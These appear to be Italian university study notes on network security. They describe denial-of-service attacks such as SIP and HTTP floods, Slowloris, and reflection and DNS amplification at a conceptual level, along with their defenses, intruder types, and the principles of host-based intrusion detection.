Vediamo rappresentazione del funzionamento del messaggio *SIP INVITE* che stabilisce una sessione multimediale tra agenti utente.

L'agente utente di Alice è configurato per comunicare con un server proxy (il server di uscita) nel suo dominio e inizia inviando una richiesta SIP INVITE al server proxy per indicare il desiderio di invitare l'agente utente di Bob in una sessione. Il server proxy utilizza un server DNS per ottenere l'indirizzo del server proxy di Bob e quindi inoltra la richiesta INVITE a quel server. Il server **inoltra quindi la richiesta all'agente utente** di Bob, facendo squillare il telefono di Bob.

Un attacco SIP flood sfrutta il fatto che una **singola richiesta INVITE consuma molte risorse**. L'attaccante può inondare un server proxy SIP con numerose richieste INVITE, utilizzando *indirizzi IP falsificati* o una *botnet* per generare tali richieste. Questo **attacco sovraccarica i server proxy SIP, esaurisce le risorse del server e la capacità di rete**, rendendo il sistema bersaglio **non disponibile per le chiamate legittime in arrivo**. Anche i riceventi delle chiamate sono vittime di questo attacco.

#### 6.7.2 HTTP-Based Attacks.

Esistono due approcci diversi per sfruttare il protocollo di trasferimento ipertestuale (HTTP) al fine di **negare il servizi DDoS**.

#### 6.7.3 HTTP Flood.

L'**HTTP Flood** consiste nel **bombardare i server web con numerose richieste HTTP, consumando le risorse del server**. Si tratta di un attacco DDoS, con **richieste HTTP provenienti da molti bot diversi**.

Ad esempio, **una richiesta HTTP per scaricare un file di grandi dimensioni dal server bersaglio** fa sì che il server web legga il file dal disco rigido, lo memorizzi in memoria, lo converta in un flusso di pacchetti e quindi trasmetta i pacchetti. Questo processo consuma risorse di memoria, di elaborazione e di trasmissione.

Una variante di questo attacco è l'**HTTP Flood ricorsivo**, in cui **i bot seguono i link presenti sul sito web in modo continuo, ricorsivo**. Entrambi gli attacchi possono causare un'interruzione del servizio sul server bersaglio.

Questo viene anche chiamato **spidering**.

#### 6.7.4 Slowloris.

**Slowloris** è un **attacco basato su HTTP che sfrutta la capacità dei server di utilizzare thread multipli per supportare più richieste verso la stessa applicazione del server**.

L'**attacco** consiste nell'**invio di richieste HTTP incomplete che mantengono aperte le connessioni con il server, impedendo a nuove richieste di essere elaborate**. Questo esaurisce le risorse del server e impedisce l'accesso agli utenti legittimi.

A differenza di altri attacchi di negazione del servizio, **Slowloris utilizza traffico HTTP legittimo e può evitare la rilevazione da parte di sistemi di sicurezza basati su firme**.

Per proteggersi da Slowloris, possono essere adottate **contromisure** come limitare il numero di connessioni da un singolo host, variare i timeout delle connessioni e utilizzare il delayed binding, che verifica la completezza delle richieste prima di inviarle al server appropriato e garantisce che il server web o il proxy non vedrà mai nessuna delle richieste incomplete inviate da Slowloris.

### 6.8 Reflector and Amplifier attacks.

A differenza degli attacchi DDoS, in cui gli intermediari sono sistemi compromessi che eseguono i programmi dell'attaccante, **gli attacchi di riflessione e amplificazione utilizzano sistemi di rete che funzionano normalmente**.

L'**attaccante invia pacchetti di rete con indirizzi di origine falsificati a diversi server, che a loro volta rispondono inviando le risposte al bersaglio effettivo dell'attacco**. Questo può causare un **sovraffollamento del collegamento di rete del bersaglio**. Questi attacchi sono **più facili da eseguire e più difficili da rintracciare rispetto agli attacchi DDoS tradizionali**. Ci sono due varianti principali di questo tipo di attacco: **l'attacco di riflessione semplice (refelction attacks)** e **l'attacco di amplificazione (amplification attacks)**.

#### 6.8.1 Reflection Attacks.

Nell'attacco di riflessione l'**attaccante invia pacchetti a un servizio noto sull'intermediario con un indirizzo di origine falsificato corrispondente al sistema bersaglio effettivo**.

La risposta dell'intermediario viene inviata al bersaglio, **generando un flusso di dati maggiore**. In pratica, l'attacco viene riflesso sull'intermediario, chiamato **riflettore**, ed è per questo che viene chiamato **attacco di riflessione**.

Idealemente, l'**attaccante vorrebbe utilizzare un servizio che generi una risposta più grande del pacchetto di richiesta originale** e può farlo con i servizi *UDP come echo, chargen, DNS, SNMP o ISAKMP6*.

Gli *intermediari scelti per l'attacco* sono spesso **sistemi di rete ad alta capacità o router con connessioni**

**di rete solide**, che possono generare un alto volume di traffico. L'uso di indirizzi di origine falsificati e la distribuzione ciclica dell'attacco su più intermediari rendono difficile rintracciare l'attaccante.

Un'altra variante dell'attacco di riflessione utilizza **pacchetti TCP SYN** sfruttando la normale *procedura di handshake a tre vie* utilizzata per stabilire una connessione TCP per sovraccaricare il collegamento di rete del bersaglio. Per fare questo l'**attaccante invia un numero di pacchetti SYN con indirizzi di origine falsificati agli intermediari scelti che rispondono con un pacchetto SYN-ACK all'indirizzo di origine falsificato**, che è in realtà il **sistema bersaglio**. Quest'ultimo risponderà con un *pacchetto RST* per quelli che riescono a passare, ma a quel punto l'**attacco avrà già avuto successo** nell'overwhelmare il collegamento di rete del bersaglio.

*Questo attacco di flooding mira a inondare il collegamento senza esaurire le risorse di gestione di rete*. L'**attaccante si preoccupa di limitare il volume di traffico verso un determinato intermediario per garantire che non venga sopraffatto o che nemmeno noti questo traffico**, perché il suo corretto funzionamento continuato e la limitazione delle possibilità di rilevare le azioni dell'attaccante è un componente essenziale di questo attacco.

**Qualsiasi servizio TCP generalmente accessibile può essere utilizzato in questo tipo di attacco**. Ci sono molti intermediari possibili e le richieste di connessione TCP individuali sono indistinguibili dalle normali richieste di connessione dirette al server. Solo eseguendo una programma di rilevamento delle intrusioni uno o più intermediari possono venir scoperti, ma comunque se alcuni non vengono scoperti l'attacco avrà ugualmente successo.

L'uso di **indirizzi di origine falsificati rende difficile la tracciabilità dell'attacco**. Gli attacchi di riflessione non generano traffico di **backscatter**, rendendoli più difficili da quantificare. La difesa fondamentale contro questi attacchi è **filtrare pacchetti con indirizzi di origine falsificati**.

### 6.8.2 Amplification Attacks.

Gli **attacchi di amplificazione** sono una variante degli attacchi di riflessione. Coinvolgono l'invio di pacchetti con indirizzi di origine falsificati ai sistemi intermediari, generando più pacchetti di risposta per ogni pacchetto inviato. Questo può essere ottenuto **indirizzando le richieste a un indirizzo di broadcast**, consentendo a tutti gli host sulla rete di rispondere.

Gli **attaccanti cercano reti ben connesse** che consentano le trasmissioni dirette e che abbiano servizi adatti per gli attacchi.

I **servizi TCP non possono essere utilizzati in questo tipo di attacco**; poiché sono orientati alla connessione, non possono essere indirizzati a un indirizzo di broadcast. Si deve utilizzare un **servizio gestito da un gran numero di host nella rete intermedia**.

La **difesa migliore** consiste nel **non consentire le trasmissioni dirette e nel limitare l'accesso ai servizi di rete (come eco e ping) dall'esterno dell'organizzazione**.

Gli attaccanti esplorano Internet alla ricerca di reti ben connesse che consentano trasmissioni dirette e che implementino servizi adatti per gli attaccanti da riflettere. Queste liste vengono scambiate e utilizzate per attuare tali attacchi.

### 6.8.3 DNS Amplification Attacks.

Un'ulteriore variante degli attacchi di amplificazione utilizza **pacchetti diretti a un server DNS legittimo come sistema intermediario**.

Gli **attaccanti** sfruttano il comportamento del protocollo DNS per ottenere un'ampificazione dell'attacco, convertendo una piccola richiesta in una risposta molto più grande.

Questi attacchi possono essere effettuati utilizzando il protocollo DNS classico o sfruttando server DNS che supportano il protocollo DNS esteso che consente maggior sicurezza.

In entrambi i casi, l'**attaccante invia richieste DNS con un indirizzo di origine falsificato al server DNS selezionato, che risponde inviando le risposte al sistema di destinazione, causando un sovraccarico del link di rete** (bersaglio viene quindi sommerso dalle loro risposte).

Una variante ulteriore di questo attacco sfrutta i **server DNS ricorsivi**.

Per difendersi da tali attacchi, è necessario **prevenire l'uso di indirizzi di origine falsificati e configurare correttamente i server DNS per limitare le risposte ricorsive solo ai client interni**.

## 6.9 Defenses against denial-of-service attacks.

Esistono diverse misure per limitare le conseguenze di un attacco DoS e per prevenire che i tuoi sistemi vengano compromessi e utilizzati per lanciare attacchi simili.

Tuttavia, è importante comprendere che **tali attacchi non possono essere completamente prevenuti**. Alcune azioni possono contribuire a mitigare gli effetti, come la fornitura di una banda larga di rete in eccesso e server distribuiti replicati. Ad esempio può accadere sui siti che riportano le notizie di eventi sportivi come Olimpiadi, calcio, eccetera.

Nel complesso, ci sono *quattro linee di difesa contro gli attacchi DDoS*:

- la **prevenzione e preemption**(processo che viene interrotto) prima dell'attacco : la vittima che resiste ai tentativi di attacco senza negare il servizio ai clienti legittimi. Le tecniche includono l'applicazione di politiche per il consumo delle risorse e la disponibilità di risorse di backup su richiesta e i meccanismi di prevenzione modificano i sistemi e i protocolli su Internet per ridurre la possibilità di attacchi DDoS.
- il **rilevamento e il filtraggio** (durante l'attacco): individuazione dell'attacco all'inizio tramite il filtraggio dei pacchetti che fanno parte dell'attacco e la risposta immediata.
- l'**identificazione della fonte dell'attacco** come primo passo per prevenire attacchi futuri.
- la **reazione** per eliminare o ridurre gli effetti dell'attacco.

Un *componente critico degli attacchi DoS* è l'**uso di indirizzi di origine falsificati**, che **rendono difficile identificare la fonte degli attacchi e vengono utilizzati per indirizzare traffico verso il sistema di destinazione**. Pertanto, una **raccomandazione fondamentale** per difendersi da questi attacchi è **limitare la capacità dei sistemi di inviare pacchetti con indirizzi di origine falsificati**.

La **filtrazione degli indirizzi di origine falsificati** dovrebbe essere **implementata il più vicino possibile alla sorgente**, ad esempio dal *router o gateway fornito dall'ISP* che conosce gli intervalli di indirizzi validi dei pacchetti in arrivo. L'ISP ha la conoscenza degli indirizzi assegnati ai propri clienti e può garantire che siano utilizzati solo indirizzi validi nei pacchetti provenienti da loro.

Ci sono *due approcci per implementare questa filtrazione*: uno utilizzando **regole di controllo degli accessi esplicite nel router** per verificare che l'indirizzo di origine di un pacchetto del cliente sia assegnato all'ISP, e l'altro **verificando che il percorso verso l'indirizzo di origine dichiarato sia lo stesso utilizzato dal pacchetto corrente**. Tuttavia, l'approccio basato sul percorso potrebbe non essere possibile per gli ISP con infrastrutture di routing complesse. Nonostante questa raccomandazione ben nota, *molti ISP non implementano ancora questo tipo di filtraggio*, soprattutto quelli con un gran numero di utenti domestici connessi a banda larga, che spesso sono bersaglio di attacchi e possono diventare intermediari per altri attacchi, inclusi gli attacchi DoS.

Una pecca dell'utilizzo del filtraggio è l'impatto sulle prestazioni dei router, ma è minima rispetto alle necessità di gestire volumi di traffico di attacco.

Inoltre, viene sottolineato che *tutte le difese contro gli attacchi di flooding* devono essere posizionate nella **"nuvola"** di Internet, **prima che il traffico raggiunga il router di confine dell'organizzazione bersaglio**. I **filtri devono essere applicati al traffico prima che esca dalla rete dell'ISP o addirittura al punto di ingresso nella loro rete**. Sebbene non sia possibile identificare tutti i pacchetti con indirizzi di origine falsificati, l'uso di un filtro sul percorso inverso può aiutare a individuare alcuni pacchetti in cui il percorso dall'ISP all'indirizzo falsificato è diverso da quello utilizzato dal pacchetto per raggiungere l'ISP.

Inoltre, **si può limitare la velocità di accettazione di pacchetti specifici**, come *flussi ICMP o flussi UDP verso servizi di diagnostica*, che spesso vengono utilizzati negli attacchi di flooding. **Molti router**, soprattutto quelli di fascia alta utilizzati dagli ISP, **consentono di impostare limiti di velocità sui pacchetti**. Applicando limiti adeguati a questi tipi di pacchetti, si può contribuire a **mitigare gli effetti dei flood di pacchetti che li utilizzano**, consentendo il flusso di altri tipi di traffico all'organizzazione bersaglio anche durante un attacco.

È possibile *difendersi dall'attacco di spoofing SYN* mediante l'**utilizzo di una versione modificata del codice di gestione delle connessioni TCP**. Invece di salvare i dettagli della connessione sul server, le informazioni critiche vengono crittograficamente codificate in un cookie inviato come numero di sequenza iniziale del server. Questo viene inviato nel pacchetto SYN-ACK dal server al client.

Quando il client legittimo risponde con un pacchetto ACK contenente il numero di sequenza incrementato, il server può ricostruire le informazioni sulla connessione.

Tipicamente, questa tecnica viene utilizzata solo quando la tabella è piena e evita di occupare risorse di memoria sul server fino al completamento della connessione TCP a tre vie.

Tuttavia, comporta costi computazionali e limitazioni nell'uso di alcune estensioni TCP.

Altre difese includono che il codice di rete TCP/IP del sistema puo' essere modificato per eliminare selettivamente una voce per una connessione incompleta dalla tabella delle connessioni TCP quando questa supera il limite, consentendo un nuovo tentativo di connessione. Questo è noto come **eliminazione selettiva** o **eliminazione casuale**.

Un'altra difesa contro gli attacchi di spoofing SYN consiste nella modifica dei parametri utilizzati nel codice di rete TCP/IP del sistema.

Queste misure rendono più difficile per l'attaccante, ma non possono prevenire gli attacchi.

La migliore difesa contro gli attacchi di amplificazione broadcast è bloccare l'uso degli invii broadcast IP diretti. È consigliato implementare filtri antispoofing e limitare o bloccare il traffico verso servizi sospetti o combinazioni di porte di origine e destinazione per ridurre i tipi di attacchi di riflessione.

Per difendersi dagli attacchi alle risorse dell'applicazione, come i server Web, possono essere apportate modifiche alle applicazioni stesse. Queste difese possono includere l'utilizzo di captcha per distinguere interazioni legittime da attacchi DoS automatizzati o il limite del tasso di interazioni per continuare a fornire servizi.

È importante mantenere buone pratiche di sicurezza del sistema in generale per evitare che i propri sistemi vengano compromessi e utilizzati come sistemi zombie. Inoltre, è consigliabile configurare e monitorare correttamente i server ad alte prestazioni e ben collegati per evitare che contribuiscano al problema come possibili server intermediari.

Infine, per le organizzazioni dipendenti dai servizi di rete, è opportuno considerare la duplicazione e la replicazione dei server su più siti con connessioni di rete multiple per migliorare l'affidabilità e la tolleranza ai guasti in generale.

## 6.10 Responding to a denial-of-service attack.

Per rispondere con successo a un attacco di tipo DoS, è necessario avere un piano di risposta agli incidenti ben strutturato. Questo piano dovrebbe includere i dettagli per contattare il personale tecnico del proprio ISP tramite mezzi non connessi in rete, in quanto durante un attacco la connessione di rete potrebbe non essere disponibile. Inoltre, è importante implementare filtri di sicurezza come l'antispoofing, il blocco degli invii broadcast diretti e il limitatore di tasso. È consigliabile anche avere un sistema automatizzato di monitoraggio di rete e rilevamento delle intrusioni per rilevare traffico anomalo. È fondamentale conoscere i modelli di traffico normali dell'organizzazione per poter riconoscere il traffico anomalo. In caso di segnalazioni di connessione di rete interrotta, è importante identificare la causa, che potrebbe essere un attacco, una configurazione errata o un guasto hardware/software.

Quando si rileva un attacco di tipo DoS, è importante identificarne il tipo per poter difendersi adeguatamente. Ciò può richiedere la cattura e l'analisi dei pacchetti d'attacco per creare filtri appropriati che bloccano il flusso di tali pacchetti. Questi filtri devono poi essere installati dall'ISP sui propri router.

Se l'attacco mira a una vulnerabilità specifica, è necessario correggerla e prendere misure preventive per evitare futuri attacchi.

È anche possibile tracciare i pacchetti per individuare la loro fonte, anche se ciò può essere difficile se vengono utilizzati indirizzi falsificati.

In caso di attacco di flooding massiccio, potrebbe essere necessario adottare una strategia di contingenza, come passare a server di backup o istituire nuovi server in un nuovo sito. È importante analizzare l'attacco e la risposta adottata per migliorare la sicurezza dell'organizzazione in futuro.

## 7 Intrusion Detection.

Un problema significativo per la sicurezza dei sistemi in rete è l'accesso non autorizzato o indesiderato da parte degli utenti o del software. Gli utenti possono effettuare accessi non autorizzati o sfruttare privilegi oltre quelli concessi, mentre il software dannoso può assumere forme come virus, worm o Trojan horse.

### 7.1 Intruders - intrusi.

Le principali minacce alla sicurezza includono l'*hacking da parte di intrusi*, noti come **hacker** o **cracker**.

Le violazioni delle misure di sicurezza sono in gran parte causate da **persone esterne**, anche se ci sono casi in cui gli **insider** sono responsabili di grandi compromissioni di dati.

C'è un **aumento generale** delle attività di hacking dannoso e degli attacchi mirati specificamente a singoli individui all'interno delle organizzazioni e ai sistemi IT che utilizzano.

Le motivazioni degli attaccanti possono essere **finanziarie, sociali o politiche**.

Ci sono diverse classi di intrusi:

- **Criminali informatici**: individui o membri che cercano guadagni finanziari tramite furto di identità, furto di credenziali finanziarie, spionaggio aziendale, furto di dati o estorsione di dati. Si tratta spesso di giovani hacker dell'europa orientale, Russia o sud-est asiatico che si incontrano su DarkMarket.org e theftservices.com per scambiarsi consigli e coordinare attacchi.
- **Attivisti o hacktivisti**: individui (spesso insider) o membri esterni che cercano di promuovere le loro cause sociali o politiche tramite defacement di siti web, attacchi di negazione del servizio o furto e distribuzione di dati che portano a pubblicità negativa o compromissione dei loro obiettivi. Un esempio è *Anonymous*.
- **Organizzazioni sponsorizzate dallo stato**: gruppi di hacker sponsorizzati dai governi per condurre attività di spionaggio o sabotaggio. Conosciuti come Advanced Persistent Threats (APTs).
- **Altri**: hacker con motivazioni diverse da quelle elencate sopra, compresi i classici hacker o cracker motivati dalla sfida tecnica o dal prestigio e la reputazione all'interno del proprio gruppo di pari. Esistono anche "hobby hacker" che li utilizzano per esplorare la sicurezza dei sistemi e delle reti.

È importante adottare **strategie di difesa multi-livello**, poiché gli attacchi mirati possono eludere le difese perimetrali come i firewall. Inoltre, è necessario comprendere le motivazioni degli attaccanti per sviluppare una strategia di difesa adeguata.

Nel contesto degli intrusi informatici, esistono diverse categorie di attaccanti con vari livelli di abilità.

- **Apprendisti**: hacker con competenze tecniche minime che utilizzano strumenti di attacco esistenti come i toolkits di attacco. Sono conosciuti come "script-kiddies" a causa del loro utilizzo di script (strumenti) preesistenti. Sono la maggioranza degli attaccanti.
- **Compagni**: hacker con abilità sufficienti per modificare e estendere i toolkit di attacco per sfruttare vulnerabilità appena scoperte o acquistate.
- **Maestri**: hacker con competenze tecniche di alto livello capaci di scoprire nuove categorie di vulnerabilità o scrivere nuovi potenti toolkit di attacco. Difendersi da questi attacchi risulta particolarmente difficile.

Gli attacchi degli intrusi possono variare da **esplorazioni benigna a gravi violazioni di dati o interruzioni di sistemi**.

Ci sono diversi esempi di intrusione: *compromissione remota di un server di posta elettronica* con privilegi di root, *defacement di un server Web, indovinare e violare password, copiare un database* contenente numeri di carte di credito, *visualizzare dati sensibili*, inclusi registri paga e informazioni mediche, senza autorizzazione, *eseguire un packet sniffer* su una postazione di lavoro per catturare nomi utente e password, *utilizzare un errore di autorizzazione* su un server FTP anonimo per distribuire software e file musicali piratati, effettuare una chiamata a un modem non protetto e ottenere l'accesso alla rete interna, *fingersi un dirigente, chiamare l'help desk, reimpostare la password di posta elettronica* dell'esecutivo e apprendere la nuova password, *utilizzare una postazione di lavoro non sorvegliata* e con accesso attivo senza autorizzazione.

È importante implementare sistemi di rilevamento delle intrusioni ((IDS) e di prevenzione delle intrusioni (IPS) come parte di una strategia di difesa completa, insieme ad altre misure di sicurezza come la crittografia dei dati sensibili e controlli di autenticazione e autorizzazione robusti.

### 7.1.1 Intruder behavior - Comportamento degli intrusi.

Gli **intrusi** seguono una *metodologia comune* durante gli attacchi, anche se le loro tecniche e i loro comportamenti sono in costante evoluzione. I passaggi tipici includono:

- **Target Acquisition and Information Gathering** - l'acquisizione del bersaglio e la raccolta di informazioni tramite strumenti di esplorazione rete.
- **Initial Access** - *accesso iniziale*: l'accesso iniziale a un bersaglio può avvenire tramite vulnerabilità di rete remota per indovinare credenziali di autenticazione devoli o installazioni di malware sul sistema con ingegneria sociale o drive-by-download.
- **Privilege escalation** - *Escalation dei privilegi*: azioni intraprese sul sistema, di solito attraverso una vulnerabilità di accesso locale.
- **Information Gathering or System Exploit** - *Raccolta di informazioni o sfruttamento del sistema*: azioni intraprese dall'attaccante per accedere o modificare informazioni o risorse sul sistema, o per navigare verso un altro sistema bersaglio.
- **Maintaining Access** - *Mantenimento dell'accesso*: l'installazione di backdoor o altri software dannosi oppure l'aggiunta di credenziali di autenticazione nascoste o altre modifiche di configurazione al sistema.
- **CoveringTracks** - *Copertura delle tracce*: l'attaccante disabilita o modifica i log di audit per rimuovere le prove dell'attività di attacco, e utilizza rootkit e altre misure per nascondere file o codice installati in modo occulto.

Per esempio *durante un'acquisizione del bersaglio*, gli *intrusi* esplorano siti web aziendali, raccolgono informazioni sulla rete di destinazione e identificano servizi vulnerabili. Per ottenere l'accesso iniziale, possono utilizzare attacchi di forza bruta o sfruttare vulnerabilità nei sistemi. Una volta ottenuto l'accesso, cercano di aumentare i privilegi e accedere a informazioni riservate. Mantengono l'accesso installando strumenti di amministrazione remota o rootkit con porte secondarie e cercano di coprire le loro tracce modificando i file di registro e nascondendo i file installati.

## 7.2 Intrusion detection.

*RFC 2828 (Glossario di sicurezza Internet)* definisce:

**Security Intrusion** - *intrusione di sicurezza*: un evento/i di sicurezza che costituisce un **incidente di sicurezza** in cui un **intruso** ottiene, o tenta di ottenere, l'accesso a un sistema (o risorsa di sistema) senza avere l'autorizzazione per farlo.

**Intrusion Detection** - *rilevamento delle intrusioni* : un *servizio di sicurezza* che monitora e analizza gli eventi di sistema per individuare e avvertire in tempo reale dei tentativi di accesso non autorizzato alle risorse di sistema.

Un **sistema di rilevamento delle intrusioni (IDS)** è composto da *tre componenti principali*:

- **Sensors**: raccolgono dati da varie fonti, come pacchetti di rete, file di log e tracce di chiamate di sistema, e li inviano agli analizzatori.
- **Analyzers**: analizzano i dati ricevuti dai sensori per determinare se si è verificata un'intrusione e forniscono indicazioni e prove di tale attività.
- **User interface**: consente agli utenti di visualizzare l'output del sistema e di controllarne il funzionamento.

Gli **IDS** possono essere *classificati in base alla fonte e al tipo di dati analizzati*:

- **Host-based IDS (HIDS)**: monitorano le attività sospette all'interno di un singolo host;
- **Network-based IDS (NIDS)**: monitorano il traffico di rete per individuare attività sospette su segmenti di rete o dispositivi specifici;
- **Distributed or hybrid IDS**: combinano informazioni da diversi sensori, sia basati sull'host che sulla rete, per una migliore identificazione e risposta alle intrusioni.

### 7.2.1 Principi base.

Oltre a **strutture di autenticazione**, **sistemi di controllo degli accessi** e i **firewall** anche la **rilevazione delle intrusioni** sono una *linea di difesa importante contro gli attacchi informatici*.

Se un'intrusione viene rilevata tempestivamente, è possibile identificare l'intruso e proteggere il sistema dai danni.

Un **IDS efficace** può **prevenire le intrusioni e raccogliere informazioni sulle tecniche utilizzate dagli intrusi**. Tuttavia, la rilevazione delle intrusioni si basa sull'assunzione che il comportamento degli intrusi sia diverso da quello degli utenti autorizzati. Questo può comportare una sovrapposizione tra comportamenti legittimi e comportamenti sospetti, che richiede un compromesso nella definizione dei criteri di rilevazione.

L'**obiettivo** è **avere un alto tasso di rilevazione delle intrusioni e minimizzare i falsi allarmi**. La distinzione tra attacchi esterni e interni può essere difficile, ma osservando i modelli di comportamento passati è possibile individuare anomalie che potrebbero indicare un uso non autorizzato.

### 7.2.2 The Base-Rate Fallacy.

L'**IDS** deve **rilevare un numero significativo di intrusioni senza generare troppi falsi allarmi**. Tuttavia, è difficile soddisfare entrambi i requisiti contemporaneamente a causa delle probabilità coinvolte. *Se il numero effettivo di intrusioni è basso rispetto al numero di utilizzi legittimi del sistema, il tasso di falsi allarmi sarà elevato, a meno che il test non sia molto accurato*. Questo fenomeno è chiamato "**fallacia del tasso di base**". Gli attuali sistemi IDS non sono riusciti a superare questo problema.

### 7.2.3 Requirements.

Un IDS deve funzionare in modo continuo e autonomo, riprendersi autonomamente dai guasti, resistere alla manipolazione, avere un impatto minimo sul sistema, essere configurabile secondo le politiche di sicurezza, adattarsi ai cambiamenti e scalare per monitorare un gran numero di host. Deve anche fornire una degradazione del servizio elegante e consentire la riconfigurazione dinamica senza riavviarlo.

## 7.3 Analysis Approaches.

Gli **IDS** utilizzano *due approcci principali per rilevare intrusioni*: il **rilevamento delle anomalie** e il **rilevamento delle firme o euristiche**.

Il **rilevamento delle anomalie** si basa **sul confronto del comportamento attuale con un modello di comportamento degli utenti legittimi** per identificare comportamenti dannosi o non autorizzati, mentre il **rilevamento delle firme o euristiche** si basa **sul confronto tra modelli di dati dannosi noti (firme) e regole di attacco (euristiche)** per identificare comportamenti dannosi o non autorizzati.

L'*approccio delle anomalie* è in grado di rilevare attacchi sconosciuti (zero-day) in quanto parte da un comportamento conosciuto corretto e identifica le anomalie rispetto ad esso, **ma può generare molti falsi allarmi**.

### 7.3.1 Anomaly detection - rilevamento delle anomalie.

L'*approccio del rilevamento delle anomalie* prevede **lo sviluppo di un modello di comportamento degli utenti legittimi** attraverso *la raccolta e l'elaborazione dei dati dei sensori provenienti dal normale funzionamento del sistema monitorato in una fase di addestramento*.

Questo modello viene quindi utilizzato per confrontare il comportamento osservato e identificare eventuali attività anomale.

Ci sono *diversi approcci di classificazione utilizzati*:

- **Statistical - statistici**: sviluppano un profilo statistico delle metriche osservate e considerano correlazioni e modelli di serie temporali per identificare comportamenti anomali.
- **Knowledge based - basati sulla conoscenza**: utilizzano un sistema esperto che applica regole predefinite per classificare il comportamento osservato.
- **Machine-learning - apprendimento automatico**: determinano un modello di classificazione adatto dai dati di addestramento.

Tuttavia, questi approcci presentano sfide legate all'efficienza, al costo del processo di rilevamento e alla selezione delle metriche appropriate per bilanciare falsi positivi e falsi negativi.

Gli *approcci di classificazione basati sulla conoscenza* utilizzano **regole sviluppate manualmente durante la fase di addestramento** per classificare i dati osservati in diverse categorie. Questi approcci offrono robustezza e flessibilità, ma richiedono tempo e competenze umane per sviluppare regole di alta qualità.

Gli *approcci di apprendimento automatico*, invece, **utilizzano tecniche di data mining per sviluppare modelli automatici in grado di classificare i dati successivi come normali o anomali**.

Sono stati provati diversi approcci di apprendimento automatico come le *reti bayesiane*, i *modelli di Markov*, *reti neurali*, *logica fuzzy*, *algoritmi genetici* e *tecniche di clustering e rilevamento degli outlier*.

I vantaggi di questi includono la flessibilità, l'adattabilità e la capacità di catturare le interdipendenze tra le metriche osservate, ma purtroppo c'è un **tasso attualmente elevato di falsi allarmi e l'alto costo delle risorse**.

Una **limitazione degli approcci di rilevamento delle anomalie utilizzati dagli IDS** (soprattutto per quelli di apprendimento automatico) è la **mancanza di dati di addestramento anomali a differenza di quelli legittimi**, che si verifica a causa del desiderio di rilevare attacchi futuri ancora sconosciuti.

### 7.3.2 Signature or Heuristic Detection - Rilevazione delle firme o delle euristiche.

Le *tecniche di rilevazione delle firme o delle euristiche* sono **utilizzate per individuare intrusioni nel sistema**. Questi approcci si basano sull'*applicazione di modelli di firma o regole ai dati osservati* **per determinare se il comportamento e' normale o anomalo**.

Le **firme** confrontano i dati memorizzati in un sistema o in transito su una rete con modelli noti di dati maligni. Questi approcci sono *ampiamente utilizzati in prodotti antivirus, proxy per la scansione del traffico di rete e sistemi di rilevazione delle intrusioni di rete (NIDS)*. Le firme offrono vantaggi come il costo relativamente basso e l'accettazione diffusa, ma richiedono sforzi significativi per identificare nuovi malware e non possono rilevare attacchi zero-day.

Le **euristiche** si basano su **regole per identificare penetrazioni conosciute o comportamenti sospetti**. Le euristiche basate su regole sono specifiche per il sistema e possono essere integrate con regole generate da esperti di sicurezza.

L'approccio più efficace per sviluppare tali regole consiste **nell'analizzare strumenti di attacco e script raccolti su Internet**.

Un esempio di NIDS basato su regole è il sistema *SNORT*.

## 7.4 Host-based Intrusion Detection.

Gli **IDS basati sull'host (HIDS)** aggiungono uno strato di sicurezza ai sistemi vulnerabili o sensibili come i server, **di database e i sistemi amministrativi**. L'**HIDS** monitora l'attività nel sistema per rilevare **comportamenti sospetti e intrusi**, registrando eventi sospetti e inviando avvisi. Rispetto agli IDS basati sulla rete e ai firewall, gli HIDS possono rilevare sia intrusioni esterne che interne. Utilizzano approcci di rilevazione delle anomalie, delle firme e delle euristiche per individuare comportamenti non autorizzati. Gli HIDS sono supportati da varie fonti di dati e sensori. Inoltre, esistono anche gli **HIDS distribuiti**.

### 7.4.1 Data sources and Sensors.

Un componente fondamentale dell'IDS basato sull'host (HIDS) è il **sensore** che **raccoglie i dati da diverse fonti**. Alcune fonti comuni includono:

- **le tracce delle chiamate di sistema:** una registrazione della sequenza di chiamate di sistema effettuate dai processi su un sistema, ampiamente utilizzate negli HIDS. Funzionanti su UNIX e Linux e problematiche sui sistemi Windows a causa dell'uso diffuso di DLL.
- **i registri di audit:** forniscono informazioni sull'attività degli utenti, ma possono mancare di informazioni necessarie o essere soggetti a manipolazioni da parte degli intrusi
- **i controlli di integrità dei file:** scansionare periodicamente i file critici per individuare eventuali modifiche rispetto alla baseline desiderata, confrontando un checksum crittografico corrente per questi file con un record di valori noti buoni.

- **l'accesso al registro di sistema:** monitorare l'accesso al registro di sistema, dato l'ammontare di informazioni e di accesso ad esso utilizzato dai programmi su questi sistemi. Molto specifico per Windows.

Il **sensore** raccoglie i dati dalla fonte selezionata, li filtra e li standardizza prima di inviarli all'analizzatore dell'IDS, che può essere *locale o remoto*.

#### 7.4.2 Anomaly HIDS.

Gli *HIDS basati su anomalie* sono principalmente sviluppati per sistemi **UNIX e Linux**, poiché è facile ottenere dati adatti per questo tipo di approccio. Le **tracce delle chiamate di sistema** sono la *fonte principale di dati per questi sistemi e forniscono informazioni dettagliate sull'attività dei processi che possono essere utilizzate per classificarla come normale o anomala*.

Questi dati vengono raccolti utilizzando appositi **hook di sistema** e successivamente **analizzati da motori decisionali** che utilizzano algoritmi come *STIDE, Hidden Markov Models, Reti Neurali Artificiali, Support Vector Machines o Extreme Learning Machines* per classificare le sequenze di chiamate di sistema come normali o anomale. L'uso delle tracce delle chiamate di sistema è ampiamente accettato come fonte di dati preferita per questi HIDS, ma nei sistemi Windows l'utilizzo di DLL come intermezzo tra i processi e le chiamate di sistema ha reso problematico l'utilizzo efficace di queste tracce per classificare il comportamento dei processi. Viene presentato un **nuovo approccio** che utilizza tracce delle chiamate di funzioni delle DLL come alternativa alle tracce delle chiamate di sistema, ottenendo risultati comparabili. Si menziona anche l'uso di registrazioni di audit e il **monitoraggio dei file** per rilevare cambiamenti importanti. Tuttavia, l'uso delle tracce delle chiamate di sistema fornisce informazioni più dettagliate, anche se richiede risorse computazionali significative. L'articolo sottolinea che l'**adozione di questi approcci può portare a sistemi HIDS più efficaci in futuro**.

#### 7.4.3 Signature or Heuristic HIDS.

Gli **HIDS basati su firme o euristiche** sono ampiamente utilizzati, in particolare nei prodotti antivirus (*A/V*), per rilevare malware noti.

Questi sistemi **utilizzano** database di firme di file o regole euristiche per identificare comportamenti dannosi. Tuttavia, non sono in grado di rilevare attacchi zero-day o nuovi tipi di malware che non corrispondono alle firme o alle regole conosciute. Nonostante questa limitazione, sono molto diffusi, soprattutto nei sistemi Windows, che sono spesso bersaglio di attacchi informatici.

#### 7.4.4 Distributed HIDS.

